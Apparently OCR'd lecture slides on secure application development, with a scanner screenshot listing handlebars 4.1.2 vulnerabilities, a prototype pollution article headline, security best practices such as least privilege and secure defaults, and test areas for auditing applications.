
Group by:

Search

Identified in Packag... ×

Clear Filters

		ID	Category	Identified in Package	Publication Date	CVSS	Remediation Priority
H		Cx9b722ba4-719b	CWE-1321	handlebars @ 4.1.2	Nov 18, 2019	9.8	
H		CVE-2021-23383	CWE-1321	handlebars @ 4.1.2	May 4, 2021	9.8	
H		CVE-2021-23369	CWE-94	handlebars @ 4.1.2	Apr 12, 2021	9.8	
H		CVE-2019-19919	CWE-1321	handlebars @ 4.1.2	Dec 20, 2019	9.8	
H		CVE-2019-20920	CWE-94	handlebars @ 4.1.2	Sep 30, 2020	8.1	
H		CVE-2019-20922	CWE-835	handlebars @ 4.1.2	Sep 30, 2020	7.5	
H		Cx3972335c-f90e	CWE-1321	handlebars @ 4.1.2	Sep 16, 2019	7.3	
L		MIT	No Copyleft	handlebars @ 4.1.2	Apr 13, 2019	3.71	


All Risks (3,474)
CVE-2021-23383
CVE-2021-23383
handlebars @ 4.1.2
High Severity
Published: May 4, 2021
Information
The package handlebars before 4.7.7 are vulnerable to Prototype Pollution when selecting certain compiling options to compile templates coming from an untrusted source.
CVSS
CVSS: 2
CVSS: 3
CVSS Score
7.5
Severity
High
Attack Vector
Confidentiality Impact
Learn more about this vulnerability
Find best package version
Risk Management
Ignore this risk
Vulnerable Package Path
react-scripts @ 3.0.1
jest @ 24.7.1
jest-cli @ 24.8.0
CVSS
CVSS: 2
CVSS: 3
CVSS Score
7.5
Severity
High
Attack Vector
Network
Confidentiality Impact
Partial
Attack Complexity
Low
Integrity Impact
Partial
Authentication
None
Availability Impact
Partial

https://portswigger.net/daily-swig/prototype-pollution-the-dangerous-and-underrated-vulnerability-impacting-javascript-applications

The Daily Swig
Cybersecurity news and views

Prototype pollution: The dangerous and underrated vulnerability impacting JavaScript applications

Ben Dickson 26 August 2020 at 14:15 UTC
Updated: 15 September 2021 at 13:58 UTC

Vulnerabilities Hacking Techniques Deep Dives

A new class of security flaw is emerging from obscurity

Latest Posts

Sophos fixes SQL injection vulnerability in UTM appliance
23 March 2022

US and Canada

Agenda

- ✓In the News
- ✓Team Project Guidance
- ✓Distributed Systems
  - ✓File Server Architecture
  - ✓Client/Server Architecture
  - ✓N-Tier Architecture
  - ✓Cloud Architecture
  - ✓Service Oriented Architecture (SOA)
- ✓Example Cloud-based N-Tier SOA Application Development System
- ✓Control Stages, Objectives, Application Security Testing
- Additional Best Practices

Additional best practices for secure application development

1. Defense-in-Depth
2. Positive Security Model
3. Fail Safely
4. Run with Least Privilege
5. Avoid Security by Obscurity
6. Keep Security Simple
7. Use Open Standards
8. Keep, manage and analyze logs to detect Intrusions
9. Never Trust External Infrastructure and Services
10. Establish Secure Defaults

Characteristics which can help in quickly spotting common weaknesses and poor controls

Defense In Depth

Layered approaches provide more security over the long term than one complicated mass of security architecture

- **Sequences of routers, firewalls and intrusion detection/protection monitoring devices used to examine data packets, reduce undesired traffic and protect the inner information systems**
- **Access Control Lists (ACLs),** for example, on the networking routers and firewall equipment to allow only necessary traffic to reach the application

    - *Quickly eliminating access to services, ports, and protocols significantly lowers the overall risk of compromise to the system on which the application is running*

Positive Security Model

- Positive security models use “allowed list” to allow only what is on the list, excluding everything else by default
  - “Deny by default”
  - A challenge for antivirus programs
- In contrast with negative (deny list) security models that allow everything by default, eliminating only the items known to be bad
  - Problems:
    - Blacklist must be kept up to date
    - Even if blacklist is updated, an unknown vulnerability can still exist
    - Attack surface is much larger than with a positive security model

Fail Safely

- An application failure can be dealt with in one of 3 ways:
  - Allow
  - Block
  - Error
- In general, application errors should all fail in the same way:
  - Disallow the operation (as viewed by the user) and provide no or minimal information on the failure
  - Do not provide the end user with additional information that may help in compromising the system
    - Put the error information in the logs, but do not provide to the user to use in compromising the system

Run with Least Privilege

- Principle of Least Privilege mandates that accounts have the least amount of privilege possible to perform their activity
- This includes:
  - User rights
  - Resource permissions such as CPU limits, memory capacity, network bandwidth, file system permissions, and database permissions

Avoid Security by Obscurity

- Obfuscating data (hiding it) instead of encrypting it is a very weak security mechanism
  - If a human can figure out how to hide the data a human can learn how to recover the data
- Never obfuscate critical data that can be encrypted or never stored in the first place

Keep Security Simple

- Simple security mechanisms are easy to verify and easy to implement correctly
- Avoid complex security mechanisms if possible
  - *“The quickest method to break a cryptographic algorithm is to go around it”*
- Do not confuse complexity with layers: Layers are good; complexity isn’t

Use Open Standards

- Open security standards provide increased portability and interoperability
- IT infrastructure is often a heterogeneous mix of platforms, open standards helps ensure compatibility between systems as the application grows
- Open standards are often well known and scrutinized by peers in the security industry to ensure they remain secure

Keep, manage and analyze logs to help detect intrusions

- Applications should have built-in logging that is protected and easily read
- Logs help you troubleshoot issues, and just as important – help you to track down when or how an application might have been compromised

Never Trust External Infrastructure and Services

- Many organizations use the processing capabilities of third-party partners that more than likely have differing security policies and postures than your organization
- It is unlikely that you can influence or control an external third party
- Implicitly trusting externally run systems is dangerous!

Establish Secure Defaults

- New applications should arrive or be presented to users with the most secure default settings possible that still allow business to function
- This may require training end users or communications messages
- End result is a significantly reduced attack surface
  - *Especially when application is pushed out across a large population*

Test Areas for Auditing Applications

1. Input Controls, Process Controls, and Output Controls
   - Review and evaluate controls built into system transactions for i data
   - Determine the need for error/exception reports related to data integrity and evaluate whether this need has been filled
2. Interface Controls
   - Review and evaluate the controls in place over data feeds to and from interfacing systems
   - If the same data is kept in multiple databases and/or systems, ensure that periodic sync processes are executed to detect any inconsistencies in the data
3. Audit Trails
   - Review and evaluate the audit trails present in the system and the controls over those audit trails
   - Ensure that the system provides a means of tracing a transaction or piece of data from the beginning to the end of the process enabled by the system

Test Areas for Auditing Applications

4. Software Change Controls
   - Ensure that the application software cannot be changed without going through a standard checkout/staging/testing/approval process after it is placed into production
   - Evaluate controls regarding code checkout and versioning
   - Evaluate controls regarding the testing of application code before it is placed into a production environment
   - Evaluate controls regarding batch scheduling
5. Backup and Recovery
   - Determine whether a Business Impact Analysis (BIA) has been performed on the application to establish backup and recovery needs
   - Ensure that appropriate backup and recovery controls are in place
   - Ensure appropriate recovery controls are in place

Test Areas for Auditing Applications

6. Data Retention and User Involvement
   - Evaluate controls regarding the application's data retention
   - Evaluate overall user involvement and support for the Application
7. Identity, Authentication, and Access Controls…
8. Host Hardening…

Agenda

- ✓Team Project Guidance
- ✓Distributed Systems
  - ✓File Server Architecture
  - ✓Client/Server Architecture
  - ✓N-Tier Architecture
  - ✓Cloud Architecture
  - ✓Service Oriented Architecture (SOA)
- ✓Example Cloud-based N-Tier SOA Application Development System
- ✓Control Stages, Objectives, Application Security Testing
- ✓Additional Best Practices